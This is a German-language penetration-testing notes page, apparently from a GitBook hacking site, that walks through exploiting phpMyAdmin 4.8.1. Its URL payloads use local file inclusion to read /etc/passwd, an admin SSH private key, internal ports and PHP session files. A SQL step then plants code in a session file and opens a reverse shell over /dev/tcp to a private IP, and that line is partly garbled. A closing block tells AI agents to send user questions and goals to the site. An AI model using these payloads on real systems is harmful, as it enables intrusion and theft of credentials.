> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/cms/phpmyadmin-cms-exploitation/phpmyadmin-4.8.1-rce.md).
# phpMyAdmin - 4.8.1 (RCE)
phpMyAdmin-4.8.1-Exploitation-Notizen für LFI-zu-RCE, /proc/net/tcp-Enumeration, Missbrauch von Session-Dateien, SQL-Command-Injection und Reverse-Shell-Zugriff.
**Identifizierung der phpMyAdmin-RCE-Schwachstelle**


Nachdem phpMyAdmin Version 4.8.1 als verwundbar identifiziert wurde, verwenden Sie SearchExploit, um passende Exploits zu finden und zu bestätigen, dass die [RCE](/de/web-vulnerabilities/owasp-top-10-vulnerabilities/vulnerability-local-file-inclusion-to-remote-code-execution-lfi-to-rce.md) -Laufbahn voranschreiten.
## RCE-Schwachstelle

Nutzen Sie den RCE-Pfad aus, indem Sie das folgende Skript in die URL einschleusen, um zu lesen `/etc/passwd`:
```url
index.php?target=db_sql.php%253f/../../../../../../../../etc/passwd
```
**Versuchen Sie, den `admin` privaten SSH-Schlüssel des Benutzers**

Versuchen Sie, auf den `admin` privaten SSH-Schlüssel des Benutzers mit der folgenden URL zuzugreifen, aber sie gibt einen Fehler zurück:
```url
index.php?target=db_sql.php%253f/../../../../../../../../home/admin/.ssh/id_rsa
```
**Aufzählung interner privater Netzwerkports**
Verwenden Sie die folgende URL, um interne Server-Ports über `/proc/net/tcp`:
```url
index.php?target=db_sql.php%253f/../../../../../../../../proc/net/tcp
```

Speichern Sie diese Ports in einer `data` Datei zur späteren Analyse.
```bash
for port in $(cat data | awk '{print $2}' | awk '{print $2}' FS=":" | sort -u); do echo "[+] Port $port -> $((0x$port))"; done
```

**Ermitteln des Verzeichnisses, das phpMyAdmin-Sitzungen enthält**

Ermitteln Sie durch Überprüfung des Skripts das Verzeichnis, das phpMyAdmin-Sitzungen enthält:
```url
/index.php?target=db_sql.php%253f/../../../../../../../../var/lib/php/sessions/sess_{}
```
## phpMyAdmin-Befehlsinjektion


**Verwendung des phpMyAdmin-Sitzungscookies für die Befehlsinjektion**
```url
index.php?target=db_sql.php%253f/../../../../../../../../var/lib/php/session/sess_38f8d56u6em5usl5fd9s9v3pe66qh7v1
```

#### Diese Datei interpretiert Befehle aus den Abfragen.
```sql
SELECT 'testing';
```
**SQL-Befehlsinjektion, um einen** [**Reverse Shell**](https://www.revshells.com/)**:**
```sql
select '& /dev/tcp/192.168.71.128/443 0>&1"); ?>';
```
**Der Maschinenzugriff gelingt schließlich:**
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/cms/phpmyadmin-cms-exploitation/phpmyadmin-4.8.1-rce.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.